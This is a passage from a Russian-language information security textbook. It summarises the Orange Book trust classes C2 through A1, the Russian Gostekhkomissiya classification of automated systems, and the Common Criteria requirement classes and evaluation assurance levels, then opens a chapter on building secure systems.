*Гарантии.* Надежная вычислительная база должна поддерживать область для собственного выполнения, защищенную от внешних воздействий (в частности, от изменения команд и/или данных) и от попыток слежения за ходом работы. Ресурсы, контролируемые базой, могут составлять определенное подмножество всех субъектов и объектов системы. Защитные механизмы должны быть протестированы на предмет соответствия их поведения системной документации. Тестирование должно подтвердить, что у неавторизованного пользователя нет очевидных способов обойти или разрушить средства защиты надежной вычислительной базы.

*Документация:*

- Руководство пользователя по средствам безопасности: отдельный фрагмент документации (глава, том) должен описывать защитные механизмы, предоставляемые надежной вычислительной базой, и их взаимодействие между собой, содержать рекомендации по их использованию.

- Руководство администратора по средствам безопасности: руководство должно содержать сведения о функциях и привилегиях, которыми управляет системный администратор посредством механизмов безопасности.

- Тестовая документация: разработчик системы должен представить экспертному совету документ, содержащий план тестов, процедуры прогона тестов и результаты тестов.

- Описание архитектуры: должны быть описаны подход к безопасности, используемый производителем, и применение этого подхода при реализации надежной вычислительной базы. Если база состоит из нескольких модулей, должен быть описан интерфейс между ними.

Класс С2. Системы, построенные на основе управляемого дискреционного разграничения доступа.

Системы, сертифицированные по данному классу, должны удовлетворять всем требованиям, изложенным в классе С1. Однако, системы класса С2 поддерживают более тонкую, чем в классе С1, политику дискреционного разграничения доступа, делающую пользователя индивидуально ответственным за свои действия после процедуры аутентификации в системе, а также аудит событий, связанных с безопасностью системы.

*Политика безопасности.* В дополнение к С1, права доступа должны гранулироваться с точностью до пользователя. Механизм управления должен ограничивать распространение прав доступа - только авторизованный пользователь (например, владелец объекта) может предоставлять права доступа другим пользователям. Все объекты должны подвергаться контролю доступа. При выделении хранимого объекта из пула ресурсов надежной вычислительной базы необходимо ликвидировать все следы предыдущих использований.

*Подотчетность.* В дополнение к С1, каждый пользователь системы должен уникальным образом идентифицироваться. Каждое регистрируемое действие должно ассоциироваться с конкретным пользователем.

Надежная вычислительная база должна создавать, поддерживать и защищать журнал регистрационной информации, относящейся к доступу к объектам, контролируемым базой. Должна быть возможность регистрации следующих событий:

- использование механизма идентификации и аутентификации,
- внесение объектов в адресное пространство пользователя (например, открытие файла, запуск программы);
- удаление объектов;
- действия системных операторов, системных администраторов, администраторов безопасности;
- другие события, затрагивающие информационную безопасность.

Каждая регистрационная запись должна включать следующие поля:

- дата и время события;
- идентификатор пользователя;
- тип события;
- результат действия (успех или неудача).

Для событий идентификации/аутентификации регистрируется также идентификатор устройства (например, терминала). Для действий с объектами регистрируются имена объектов. Системный администратор может выбирать набор регистрируемых событий для каждого пользователя.

*Гарантии.* В дополнение к С1, надежная вычислительная база должна изолировать защищаемые ресурсы в той мере, как это диктуется требованиями контроля доступа и подотчетности. Тестирование должно подтвердить отсутствие очевидных недостатков в механизмах изоляции ресурсов и защиты регистрационной информации.

*Документация.* Руководство администратора по средствам безопасности в дополнение к С1, должны описываться процедуры обработки регистрационной информации и управления файлами с такой информацией, а также структура записей для каждого типа регистрируемых событий.

#### Группа В. Мандатное управление доступом

Основные требования этой группы - мандатное (полномочное) управление доступом с использованием меток безопасности, реализация некоторой формальной модели политики безопасности, а также наличие спецификаций на функции ТСВ. В системах этой группы постепенно к классу В3 должен быть реализован монитор ссылок (или МБО), который должен контролировать все доступы субъектов к объектам системы.

Класс В1. Системы класса В1 должны удовлетворять требованиям класса С2. Кроме того, должны быть выполнены следующие дополнительные требования.

*Политика безопасности.* Надежная вычислительная база должна управлять метками безопасности, ассоциируемыми с каждым субъектом и хранимым объектом. Метки являются основой функционирования механизма принудительного управления доступом. При импорте непомеченной информации соответствующий уровень секретности должен запрашиваться у авторизованного пользователя и все такие действия следует протоколировать.

Метки должны адекватно отражать уровни секретности субъектов и объектов. При экспорте информации метки должны преобразовываться в точное и однозначно трактуемое внешнее представление, сопровождающее данные. Каждое устройство ввода/вывода (в том числе коммуникационный канал) должно трактоваться как



одноуровневое или многоуровневое. Все изменения трактовки и ассоциированных уровней секретности должны протоколироваться.

Надежная вычислительная база должна обеспечить проведение в жизнь принудительного управления доступом всех субъектов ко всем хранимым объектам. Субъектам и объектам должны быть присвоены метки безопасности, являющиеся комбинацией упорядоченных уровней секретности, а также категорий. Метки являются основой принудительного управления доступом. Надежная вычислительная база должна поддерживать, по крайней мере, два уровня секретности. Субъект может читать объект, если его (субъекта) метка безопасности доминирует над меткой безопасности объекта, то есть уровень секретности субъекта не меньше уровня секретности объекта и все категории объекта входят в метку безопасности субъекта. Субъект может писать в объект, если метка безопасности объекта доминирует над меткой субъекта. Надежная вычислительная база должна контролировать идентификационную и аутентификационную информацию. При создании новых субъектов (например, процессов) их метки безопасности не должны доминировать над меткой породившего их пользователя.

*Подотчетность.* В дополнение к С2, надежная вычислительная база должна поддерживать метки безопасности пользователей, должны регистрироваться операции выдачи на печать и ассоциированные внешние представления меток безопасности. При операциях с объектами, помимо имен, регистрируются их метки безопасности. Набор регистрируемых событий может различаться в зависимости от уровня секретности объектов.

*Гарантии.* В дополнение к С2, надежная вычислительная база должна обеспечивать взаимную изоляцию процессов путем разделения их адресных пространств. Группа специалистов, полностью понимающих конкретную реализацию надежной вычислительной базы, должна подвергнуть описание архитектуры, исходные и объектные коды тщательному анализу и тестированию. Цель должна состоять в выявлении всех дефектов архитектуры и реализации, позволяющих субъекту без должной авторизации читать, изменять, удалять информацию или приводить базу в состояние, когда она перестает обслуживать запросы других субъектов. Все выявленные недостатки должны быть исправлены или нейтрализованы, после чего база подвергается повторному тестированию, чтобы убедиться в отсутствии старых или новых недостатков. Должна существовать неформальная или формальная модель политики безопасности, поддерживаемой надежной вычислительной базой. Модель должна соответствовать основным посылкам политики безопасности на протяжении всего жизненного цикла системы.

*Документация.* Руководство администратора по средствам безопасности в дополнение к С2 должно описывать функции оператора и администратора, затрагивающие безопасность, в том числе действия по изменению характеристик пользователей. Должны быть

представлены рекомендации по взаимодействию друг с другом, по безопасной генерации новых версий надежной вычислительной базы.

Должно быть представлено неформальное или формальное описание модели политики безопасности, проводимой в жизнь надежной вычислительной базой. Необходимо наличие аргументов в пользу достаточности избранной модели для реализации политики безопасности. Должны быть описаны защитные механизмы базы и их место в модели.

Класс В2. Структурированная защита. Выполняются все требования класса защиты В1. Кроме того, в системах класса В2 ТСВ основывается на четко определенной и хорошо документированной формальной модели политики безопасности, требующей, чтобы мандатная и дискреционная системы разграничения доступа были распространены на все субъекты и объекты компьютерной системы. ТСВ должна быть четко структурирована на элементы, критичные с точки зрения безопасности и некритичные. Интерфейс ТСВ должен быть хорошо определен и ее проект и конечный результат должны быть подвергнуты полной проверке и тестированию. Механизм аудита должен быть усилен, введен контроль за конфигурацией; системы. Система должна быть устойчива к внешнему проникновению.

*Политика безопасности.* В дополнение к В1, помечаться должны все ресурсы системы прямо или косвенно доступные субъектам. Надежная вычислительная база должна немедленно извещать терминального пользователя об изменении его метки безопасности. Пользователь может запросить информацию о своей метке. Надежная вычислительная база должна поддерживать присваивание всем подключенным физическим устройствам минимального и максимального уровня секретности. Эти уровни должны использоваться при проведении в жизнь ограничений, налагаемых физической конфигурацией системы (например, расположением устройств).

Все ресурсы системы (в том числе ПЗУ, устройства ввода/вывода) должны иметь метки безопасности и служить объектами принудительного управления доступом.

*Подотчетность.* Надежная вычислительная база должна поддерживать надежный коммуникационный путь к себе для пользователя, выполняющего операции начальной идентификации и аутентификации. Инициатива в общении по этому пути должна исходить исключительно от пользователя. В дополнение к В1, должна быть возможность регистрировать события, связанные с организацией тайных каналов с памятью.

*Гарантии.* В дополнение к В1, надежная вычислительная база должна быть внутренне структурирована на хорошо определенные, относительно независимые модули. Надежная вычислительная база должна эффективно использовать имеющееся оборудование для отделения элементов, критически важных с точки зрения защиты, от прочих компонентов системы. Модули базы должны проектироваться с учетом принципа минимизации привилегий. Для защиты логически разделенных хранимых объектов должны использоваться

аппаратные средства, такие как сегментация. Должен быть полностью определен пользовательский интерфейс к надежной вычислительной базе и все элементы базы.

Системный архитектор должен тщательно проанализировать возможности по организации тайных каналов с памятью и оценить максимальную пропускную способность каждого выявленного канала.

Система должна поддерживать разделение функций оператора и администратора.

В дополнение к В1, должна быть продемонстрирована относительная устойчивость надежной вычислительной базы к попыткам проникновения. Модель политики безопасности должна быть формальной. Для надежной вычислительной базы должны существовать описательные спецификации верхнего уровня, точно и полно определяющие ее интерфейс.

В процессе разработки и сопровождения надежной вычислительной базы должна использоваться система конфигурационного управления, обеспечивающая контроль за изменениями в описательных спецификациях верхнего уровня, иных архитектурных данных, реализационной документации, исходных текстах, работающей версии объектного кода, тестовых данных и документации. Конфигурационное управление должно обеспечивать соответствие друг другу всех аспектов текущей версии надежной вычислительной базы. Должны предоставляться средства генерации новых версий базы по исходным текстам и средства для сравнения версий, чтобы убедиться в том, что произведены только запланированные изменения.

*Документация.* В дополнение к В1, должны быть указаны модули надежной вычислительной базы, содержащие механизмы проверки обращений. Должна быть описана процедура безопасной генерации новой версии базы после внесения изменений в исходные тексты.

В дополнение к С1, тесты должны подтверждать действенность мер по уменьшению пропускной способности тайных каналов передачи информации.

Модель политики безопасности должна быть формальной и доказательной. Должно быть показано, что описательные спецификации верхнего уровня точно отражают интерфейс надежной вычислительной базы. Должно быть показано, как база реализует концепцию монитора обращений, почему она устойчива к попыткам отслеживания ее работы, почему ее нельзя обойти и почему она реализована корректно. Должна быть описана структура базы, чтобы облегчить ее тестирование и проверку соблюдения принципа минимизации привилегий. Документация должна содержать результаты анализа тайных каналов передачи информации и описание мер протоколирования, помогающих выявлять каналы с памятью.

Класс В3. Домены безопасности. В системах класса В3 ТСВ должна удовлетворять всем требованиям предыдущего класса и дополнительно требованиям монитора ссылок, который должен быть:

- защищен от несанкционированного изменения или порчи;
- обрабатывать все обращения;
- прост для анализа и тестирования.

ТСВ должна быть структурирована таким образом, чтобы исключить код, не имеющий отношения к безопасности системы. Дополнительно должно быть обеспечено:

- поддержка администратора безопасности;
- расширение механизма аудита с целью сигнализации о любых событиях, связанных с безопасностью;
- поддержка процедуры восстановления системы.

*Политика безопасности.* В дополнение к С2, должны обязательно использоваться списки управления доступом с указанием разрешенных режимов. Должна быть возможность явного указания пользователей или их групп, доступ которых к объекту запрещен.

*Подотчетность.* В дополнение к В2, надежный коммуникационный путь может формироваться по запросу, исходящему как от пользователя, так и от самой базы. Надежный путь может использоваться для начальной идентификации и аутентификации, для изменения текущей метки безопасности пользователя и т.п. Общение по надежному пути должно быть логически отделено и изолировано от других информационных потоков. Должна быть возможность регистрации появления или накопления событий, несущих угрозу политике безопасности системы.

Администратор безопасности должен немедленно извещаться о попытках нарушения политики безопасности. А система, в случае продолжения попыток, должна пресекать их наименее болезненным способом.

*Гарантии.* В дополнение к В2, надежная вычислительная база должна быть спроектирована и структурирована таким образом, чтобы использовать полный и концептуально простой защитный механизм с точно определенной семантикой. Этот механизм должен играть центральную роль во внутренней структуризации надежной вычислительной базы и всей системы. База должна активно использовать разделение по уровням, абстракцию и инкапсуляцию данных. Значительные инженерные усилия должны быть направлены на уменьшение сложности надежной вычислительной базы и на вынесение из нее модулей, не являющихся критически важными с точки зрения защиты.

Должна быть специфицирована роль администратора безопасности. Получить права администратора безопасности можно только после выполнения явных, протоколируемых

действий. Не относящиеся к защите действия администратора безопасности должны быть по возможности ограничены.

Должны существовать процедуры и/или механизмы, позволяющие произвести восстановление после сбоя или иного нарушения работы без ослабления защиты.

Должна быть продемонстрирована устойчивость надежной вычислительной базы к попыткам проникновения. Не должно быть выявлено архитектурных недостатков. Допускается выявление лишь небольшого числа исправимых недостатков реализации. Должна существовать обоснованная уверенность, что немногие недостатки остались невыявленными.

*Документация.* Руководство администратора по средствам безопасности в дополнение к В2, должна быть описана процедура, обеспечивающая безопасность начального запуска системы и возобновления ее работы после сбоя. Должно быть неформально продемонстрировано соответствие между описательными спецификациями верхнего уровня и реализацией надежной вычислительной базы.

#### Группа А. Верифицированная защита

Данная группа характеризуется применением формальных методов верификации, корректности работы механизмов управления доступом (дискреционного и мандатного). Требуется, чтобы было формально показано соответствие архитектуры и реализации ТСВ требованиям безопасности.

Класс А1. Формальная верификация. Критерий защиты класса А1 не определяет дополнительные по сравнению с классом В3 требования к архитектуре или политике безопасности компьютерной системы. Дополнительным свойством систем, отнесенных к классу А1, является проведенный анализ ТСВ на соответствие формальным высокоуровневым спецификациям и использование технологий проверки с целью получения высоких гарантий того, что ТСВ функционирует корректно.

Наиболее важные требования к классу А1 можно объединить в пять групп.

1. Формальная модель политики безопасности должна быть четко определена и документирована, должно быть дано математическое доказательство того, что модель соответствует своим аксиомам и что их достаточно для поддержания заданной политики безопасности.

2. Формальная высокоуровневая спецификация должна включать абстрактное определение выполняемых ТСВ функций и аппаратный и (или) встроенный программный механизм для обеспечения разделения доменов.

3. Формальная высокоуровневая спецификация ТСВ должна демонстрировать соответствие модели политики безопасности с использованием, где это возможно,

формальной технологии (например, где имеются проверочные средства) и неформальной во всех остальных случаях.

4. Должно быть неформально показано и обратное - соответствие элементов ТСВ формальной высокоуровневой спецификации. Формальная высокоуровневая спецификация должна представлять собой универсальный механизм защиты, реализующий политику безопасности. Элементы этого механизма должны быть отображены на элементы ТСВ.

5. Должны быть использованы формальные технологии для выявления и анализа скрытых каналов. Неформальная технология может быть использована для анализа скрытых временных каналов. Существование оставшихся в системе скрытых каналов должно быть оправдано.

Более строгие требования предъявляются к управлению конфигурацией системы и конкретному месту дислокации (развертывания) системы

Перечисленные требования не затрагивают группы Политика безопасности и Подотчетность и сконцентрированы в группе Гарантии с соответствующим описанием в группе Документация.

## **5.2. Концепции защиты автоматизированных систем и средств**

### **вычислительной техники по руководящим документам Гостехкомиссии РФ**

В 1992 г. Гостехкомиссия (ГТК) при Президенте Российской Федерации разработала и опубликовала пять руководящих документов [9], посвященных вопросам защиты информации в автоматизированных системах (АС) ее обработки. Основой этих документов является концепция защиты средств вычислительной техники (СВТ) и АС от несанкционированного доступа к информации, содержащая систему взглядов ГТК на проблему информационной безопасности и основные принципы защиты компьютерных систем. С точки зрения разработчиков данных документов, основная задача средств безопасности - это обеспечение защиты от несанкционированного доступа к информации. Определенный уклон в сторону поддержания секретности информации объясняется тем, что данные документы были разработаны в расчете на применение в информационных системах силовых структур РФ.

Структура требований безопасности

Руководящие документы ГТК состоят из пяти частей.

1. Защита от несанкционированного доступа к информации. Термины и определения.
2. Концепция защиты СВТ и АС от НСД к информации.
3. Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации.

4. Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от НСД к информации.

5. Временное положение по организации разработки, изготовления и эксплуатации программных и технических средств защиты информации от НСД в автоматизированных системах и средствах вычислительной техники.

Наибольший интерес представляют вторая, третья и четвертая части. Во второй части излагается система взглядов, основных принципов, которые закладываются в основу проблемы защиты информации от НСД. Руководящие документы ГТК предлагают две группы требований к безопасности - показатели защищенности СВТ от НСД и критерии защищенности АС обработки данных. Первая группа позволяет оценить степень защищенности отдельно поставляемых потребителю компонентов АС и рассматривается в четвертой части, а вторая рассчитана на более сложные комплексы, включающие несколько единиц СВТ, и представлена в третьей части руководящих документов.

### **Классы защищенности АС**

В третьей части руководящих документов ГТК дается классификация АС и требований по защите информации в АС различных классов. При этом определяются:

1. Основные этапы классификации АС:

разработка и анализ исходных данных;

выявление основных признаков АС, необходимых для классификация

сравнение выявленных признаков АС с классифицируемыми;

присвоение АС соответствующего класса защиты информации от НСД.

2. Необходимые исходные данные для классификации конкретной АС:

перечень защищаемых информационных ресурсов АС и их уровень конфиденциальности;

перечень лиц, имеющих доступ к штатным средствам АС с указанием их уровня полномочий;

матрица доступа или полномочий субъектов доступа по отношению к защищаемым информационным ресурсам АС;

режим обработки данных в АС.

3. Признаки, по которым производится группировка АС в различные классы:

наличие в АС информации различного уровня конфиденциальности;|

уровень полномочий субъектов доступа АС на доступ к конфиденциальной информации;

режим обработки данных в АС: коллективный или индивидуальный.

Документы ГТК устанавливают девять классов защищенности АС от НСД, распределенных по трем группам. Каждый класс характеризуется определенной

совокупностью требований к средствам защиты. В пределах каждой группы соблюдается иерархия классов защищенности АС. Класс, соответствующий высшей степени защищенности для данной группы, обозначается индексом NA, где N- номер группы (от 1 до 3). Следующий класс обозначается NB и т.д.

Третья группа включает АС, в которых работает один пользователь, допущенный ко всей информации АС, размещенной на носителях одного уровня конфиденциальности. Группа содержит два класса - 3Б и 3А.

Вторая группа включает АС, в которых пользователи имеют одинаковые полномочия доступа ко всей информации, обрабатываемой и хранимой в АС на носителях различного уровня конфиденциальности. Группа содержит два класса -2Б и 2А.

Первая группа включает многопользовательские АС, в которых одновременно обрабатывается и хранится информация разных уровней конфиденциальности. Не все пользователи имеют равные права доступа.. Группа содержит пять классов - 1Д, 1 Г, 1 В, 1Б и 1А.

В табл. 5.2 приведены требования к подсистемам защиты для каждого класса защищенности.

На разработку этих документов наибольшее влияние оказал критерий TCSEC ("Оранжевая книга"), однако это влияние в основном отражается в ориентированности этих документов на защищенные системы силовых структур и в использовании единой универсальной шкалы оценки степени защищенности.

К недостаткам руководящих документов ГТК относятся: ориентация на противодействие НСД и отсутствие требований к адекватности реализации политики безопасности. Понятие "политика безопасности" трактуется исключительно как поддержание режима секретности и отсутствие НСД. Из-за этого средства защиты ориентируются только на противодействие внешним угрозам, а к структуре самой системы и ее функционированию не предъявляется четких требований. Ранжирование требований по классам защищенности по сравнению с остальными стандартами информационной безопасности максимально упрощено и сведено до определения наличия или отсутствия заданного набора механизмов защиты, что существенно снижает гибкость требований и возможность их практического применения. Несмотря на указанные недостатки, документы ГТК заполнили "правовой вакуум" в области стандартов информационной безопасности в России и оперативно решили проблему проектирования и оценки качества защищенных АС.

### **5.3. Критерии оценки безопасности информационных технологий (Common Criteria)**



## Основные понятия

«Критерии оценки безопасности информационных технологий» [10] (издан 1 декабря 1999 года) - самый полный и современный среди оценочных стандартов. Этот международный стандарт стал итогом почти десятилетней работы специалистов нескольких стран, он вобрал в себя опыт существовавших к тому времени документов национального и международного масштаба.

По историческим причинам данный стандарт часто называют «Общими критериями» (или даже ОК). Мы также будем использовать это сокращение.

«Общие критерии» на самом деле являются метастандартом, определяющим инструменты оценки безопасности информационной системы (ИС) и порядок их использования. В отличие от «Оранжевой книги», ОК не содержат предопределенных «классов безопасности». Такие классы можно строить, исходя из требований безопасности, существующих для конкретной организации и/или конкретной информационной системы.

С программистской точки зрения ОК можно считать набором библиотек, помогающих писать содержательные «программы» – задания по безопасности, типовые профили защиты и т.п. Программисты знают, насколько хорошая библиотека упрощает разработку программ, повышает их качество. Без библиотек, «с нуля», программы не пишут уже очень давно; оценка безопасности тоже вышла на сопоставимый уровень сложности, и «Общие критерии» предоставили соответствующий инструментарий.

Как и «Оранжевая книга», ОК содержат два основных вида требований безопасности:

- функциональные, соответствующие активному аспекту защиты, предъявляемые к функциям безопасности и реализующим их механизмам;
- требования доверия, соответствующие пассивному аспекту, предъявляемые к технологии и процессу разработки и эксплуатации.

Требования безопасности предъявляются, а их выполнение проверяется для определенного объекта оценки – аппаратно-программного продукта или информационной системы.

Очень важно, что безопасность в ОК рассматривается не статично, а в привязке к жизненному циклу объекта оценки. Выделяются следующие этапы:

- определение назначения, условий применения, целей и требований безопасности;
- проектирование и разработка;
- испытания, оценка и сертификация;
- внедрение и эксплуатация.

В ОК объект оценки рассматривается в контексте среды безопасности, которая характеризуется определенными условиями и угрозами.

В свою очередь, угрозы характеризуются следующими параметрами:

- источник угрозы;
- метод воздействия;
- уязвимые места, которые могут быть использованы;
- ресурсы (активы), которые могут пострадать.

Уязвимые места могут возникать из-за недостатка в:

- требованиях безопасности;
- проектировании;
- эксплуатации.

Слабые места по возможности следует устранить, минимизировать или хотя бы постараться ограничить возможный ущерб от их преднамеренного использования или случайной активизации.

Чтобы структурировать пространство требований, в «Общих критериях» введена иерархия класс – семейство – компонент - элемент.

Классы определяют наиболее общую, «предметную» группировку требований (например, функциональные требования подотчетности).

Семейства в пределах класса различаются по строгости и другим нюансам требований.

Компонент – минимальный набор требований, фигурирующий как целое.

Элемент – неделимое требование.

Между компонентами ОК могут существовать зависимости. Они возникают, когда компонент сам по себе недостаточен для достижения цели безопасности. Но не все комбинации компонентов имеют смысл.

Как указывалось выше, с помощью библиотек могут формироваться два вида нормативных документов: профиль защиты и задание по безопасности.

Профиль защиты (ПЗ) представляет собой типовой набор требований, которым должны удовлетворять продукты и/или системы определенного класса (например, операционные системы на компьютерах в правительственных организациях).

Задание по безопасности содержит совокупность требований к конкретной разработке, выполнение которых обеспечивает достижение поставленных целей безопасности.

Выше мы отмечали, что в ОК нет готовых классов защиты. Сформировать классификацию в терминах «Общих критериев» – значит определить несколько иерархически упорядоченных (содержащих усиливающиеся требования) профилей защиты, в максимально возможной степени использующих стандартные функциональные требования и требования доверия безопасности.

Выделение некоторого подмножества из всего множества профилей защиты во многом носит субъективный характер. По целому ряду соображений (одним из которых является желание придерживаться объектно-ориентированного подхода) целесообразно, на наш

взгляд, сформировать сначала отправную точку классификации, выделив базовый (минимальный) ПЗ, а дополнительные требования компоновать в функциональные пакеты.

Функциональный пакет – это неоднократно используемая совокупность компонентов, объединенных для достижения определенных целей безопасности. «Общие критерии» не регламентируют структуру пакетов, процедуры верификации, регистрации и т.п., отводя им роль технологического средства формирования ПЗ.

Базовый профиль защиты должен включать требования к основным (обязательным в любом случае) возможностям. Производные профили получаются из базового путем добавления необходимых пакетов расширения, то есть подобно тому, как создаются производные классы в объектно-ориентированных языках программирования.

### **Функциональные требования**

Функциональные требования сгруппированы на основе выполняемой ими роли или обслуживаемой цели безопасности. Всего в «Общих критериях» представлено 11 функциональных классов, 66 семейств, 135 компонентов. Это, конечно, значительно больше, чем число аналогичных сущностей в «Оранжевой книге».

Перечислим классы функциональных требований ОК:

- идентификация и аутентификация;
- защита данных пользователя;
- защита функций безопасности (требования относятся к целостности и контролю данных сервисов безопасности и реализующих их механизмов);
- управление безопасностью (требования этого класса относятся к управлению атрибутами и параметрами безопасности);
- аудит безопасности (выявление, регистрация, хранение, анализ данных, затрагивающих безопасность объекта оценки, реагирование на возможное нарушение безопасности);
- доступ к объекту оценки;
- приватность (защита пользователя от раскрытия и несанкционированного использования его идентификационных данных);
- использование ресурсов (требования к доступности информации);
- криптографическая поддержка (управление ключами);
- связь (аутентификация сторон, участвующих в обмене данными);
- доверенный маршрут/канал (для связи с сервисами безопасности).

Опишем подробнее два класса, демонстрирующие особенности современного подхода к ИБ.

Класс «Приватность» содержит 4 семейства функциональных требований.

Анонимность. Позволяет выполнять действия без раскрытия идентификатора пользователя другим пользователям, субъектам и/или объектам. Анонимность может быть полной или выборочной. В последнем случае она может относиться не ко всем операциям и/или не ко всем пользователям (например, у уполномоченного пользователя может оставаться возможность выяснения идентификаторов пользователей).

Псевдонимность. Напоминает анонимность, но при применении псевдонима поддерживается ссылка на идентификатор пользователя для обеспечения подотчетности или для других целей.

Невозможность ассоциации. Семейство обеспечивает возможность неоднократного использования информационных сервисов, но не позволяет ассоциировать случаи использования между собой и приписать их одному лицу. Невозможность ассоциации защищает от построения профилей поведения пользователей (и, следовательно, от получения информации на основе подобных профилей).

Скрытность. Требования данного семейства направлены на то, чтобы можно было использовать информационный сервис с сокрытием факта использования. Для реализации скрытности может применяться, например, широкоэвещательное распространение информации, без указания конкретного адресата. Годятся для реализации скрытности и методы стеганографии, когда скрывается не только содержание сообщения (как в криптографии), но и сам факт его отправки.

Еще один показательный (с нашей точки зрения) класс функциональных требований – «Использование ресурсов», содержащий требования доступности. Он включает три семейства.

Отказоустойчивость. Требования этого семейства направлены на сохранение доступности информационных сервисов даже в случае сбоя или отказа. В ОК различаются активная и пассивная отказоустойчивость. Активный механизм содержит специальные функции, которые активизируются в случае сбоя. Пассивная отказоустойчивость подразумевает наличие избыточности с возможностью нейтрализации ошибок.

Обслуживание по приоритетам. Выполнение этих требований позволяет управлять использованием ресурсов так, что низкоприоритетные операции не могут помешать высокоприоритетным.

Распределение ресурсов. Требования направлены на защиту (путем применения механизма квот) от несанкционированной монополизации ресурсов.

«Общие критерии» – очень продуманный и полный документ с точки зрения функциональных требований. В то же время, хотелось бы обратить внимание и на некоторые недостатки.

Первый – это отсутствие объектного подхода. Функциональные требования не сгруппированы в осмысленные наборы (объектные интерфейсы), к которым могло бы применяться наследование. Подобное положение, как известно из технологии программирования, чревато появлением слишком большого числа комбинаций функциональных компонентов, несопоставимых между собой.

В современном программировании ключевым является вопрос накопления и многократного использования знаний. Стандарты – одна из форм накопления знаний. Следование в ОК «библиотечному», а не объектному подходу сужает круг фиксируемых знаний, усложняет их корректное использование.

К сожалению, в «Общих критериях» отсутствуют архитектурные требования, что является естественным следствием избранного старомодного программистского подхода «снизу вверх». Технологичность средств безопасности, следование общепризнанным рекомендациям по протоколам и программным интерфейсам, а также апробированным архитектурным решениям, таким как менеджер/агент, – необходимые качества изделий информационных технологий, предназначенных для поддержки критически важных функций, к числу которых, безусловно, относятся функции безопасности. Без рассмотрения интерфейсных аспектов системы оказываются нерасширяемыми и изолированными. Очевидно, с практической точки зрения это недопустимо. В то же время, обеспечение безопасности интерфейсов – важная задача, которую желательно решать единообразно.

### **Требования доверия безопасности**

Установление доверия безопасности, согласно «Общим критериям», основывается на активном исследовании объекта оценки.

Форма представления требований доверия, в принципе, та же, что и для функциональных требований. Специфика состоит в том, что каждый элемент требований доверия принадлежит одному из трех типов:

- действия разработчиков;
- представление и содержание свидетельств;
- действия оценщиков.

Всего в ОК 10 классов, 44 семейства, 93 компонента требований доверия безопасности.

Перечислим классы:

- разработка (требования для поэтапной детализации функций безопасности от краткой спецификации до реализации);
- поддержка жизненного цикла (требования к модели жизненного цикла, включая порядок устранения недостатков и защиту среды разработки);
- тестирование;
- оценка уязвимостей (включая оценку стойкости функций безопасности);

- поставка и эксплуатация;
- управление конфигурацией;
- руководства (требования к эксплуатационной документации);
- поддержка доверия (для поддержки этапов жизненного цикла после сертификации);
- оценка профиля защиты;
- оценка задания по безопасности.

Применительно к требованиям доверия в "Общих критериях" сделана весьма полезная вещь, не реализованная, к сожалению, для функциональных требований. А именно, введены так называемые оценочные уровни доверия (их семь), содержащие осмысленные комбинации компонентов.

Оценочный уровень доверия 1 (начальный) предусматривает анализ функциональной спецификации, спецификации интерфейсов, эксплуатационной документации, а также независимое тестирование. Уровень применим, когда угрозы не рассматриваются как серьезные.

Оценочный уровень доверия 2, в дополнение к первому уровню, предусматривает наличие проекта верхнего уровня объекта оценки, выборочное независимое тестирование, анализ стойкости функций безопасности, поиск разработчиком явных уязвимых мест.

На уровне 3 ведется контроль среды разработки и управление конфигурацией объекта оценки.

На уровне 4 добавляются полная спецификация интерфейсов, проекты нижнего уровня, анализ подмножества реализации, применение неформальной модели политики безопасности, независимый анализ уязвимых мест, автоматизация управления конфигурацией. Вероятно, это самый высокий уровень, которого можно достичь при существующей технологии программирования и приемлемых затратах.

Уровень 5, в дополнение к предыдущим, предусматривает применение формальной модели политики безопасности, полужформальной функциональной спецификации и проекта верхнего уровня с демонстрацией соответствия между ними. Необходимо проведение анализа скрытых каналов разработчиками и оценщиками.

На уровне 6 реализация должна быть представлена в структурированном виде. Анализ соответствия распространяется на проект нижнего уровня.

Оценочный уровень 7 (самый высокий) предусматривает формальную верификацию проекта объекта оценки. Он применим к ситуациям чрезвычайно высокого риска.

## **6. Основные этапы построения защищенной информационной системы**

Цель мероприятий в области информационной безопасности – защитить интересы субъектов информационных отношений. Интересы эти многообразны, но все они концентрируются вокруг трех основных аспектов: доступность, целостность, конфиденциальность.

Важность проблематики информационной безопасности (ИБ) объясняется двумя основными причинами:

- ценностью накопленных информационных ресурсов;
- критической зависимостью от информационных технологий.

Разрушение важной информации, кража конфиденциальных данных, перерыв в работе вследствие отказа – все это выливается в крупные материальные потери, наносит ущерб репутации организации. Проблемы с системами управления или медицинскими системами угрожают здоровью и жизни людей.

Современные информационные системы сложны и, значит, опасны уже сами по себе, даже без учета активности злоумышленников. Постоянно обнаруживаются новые уязвимые места в программном обеспечении. Приходится принимать во внимание чрезвычайно широкий спектр аппаратного и программного обеспечения, многочисленные связи между компонентами.

Меняются принципы построения корпоративных информационных систем (ИС). Используются многочисленные внешние информационные сервисы; предоставляются вове собственные.

Подтверждением сложности проблематики ИБ является параллельный (и довольно быстрый) рост затрат на защитные мероприятия и количества нарушений ИБ в сочетании с ростом среднего ущерба от каждого нарушения.

Успех в области информационной безопасности может принести только комплексный подход, сочетающий меры четырех уровней [10 – 12]:

- законодательного;
- административного;
- процедурного;
- программно-технического.

Бурное развитие глобальных сетей, привлекает все больше внимания к сети Internet со стороны частных лиц и различных организаций. Многие организации интегрируют свои сети в глобальную сеть, а также устанавливают свои серверы услуг (www-, FTP-) в глобальных сетях. Использование глобальных сетей в коммерческих целях, при передаче информации, содержащую коммерческую или государственную тайну, влечет за собой необходимость построения квалифицированной системы защиты информации.

При создании информационной инфраструктуры корпоративной автоматизированной системы на базе современных компьютерных сетей неизбежно возникает вопрос о защищенности этой структуры от угроз безопасности информации. Насколько адекватны реализованные в сети механизмы безопасности существующим рискам? Можно ли доверять этой системе обработку (хранение, передачу) конфиденциальной информации? И т.д. этот список велик.

Таковыми вопросами рано или поздно задаются все специалисты отделов защиты информации и других подразделений, отвечающих за эксплуатацию и сопровождение сетей. Ответы на эти вопросы далеко неочевидны. Анализ защищенности сети от угроз безопасности информации – работа сложная. Умение оценивать и управлять рисками, знание типовых угроз и уязвимостей, критериев и подходов к анализу защищенности, владение методами анализа, знание различных программно-аппаратных платформ, используемых в современных компьютерных сетях – все это далеко не полный перечень качеств, которыми должны обладать специалисты, проводящие работы по анализу защищенности сети. Анализ защищенности является фундаментом на базе, которого проводятся работы по построению защищенной информационной сети и аудиту (или проверке) безопасности этой сети в дальнейшем.

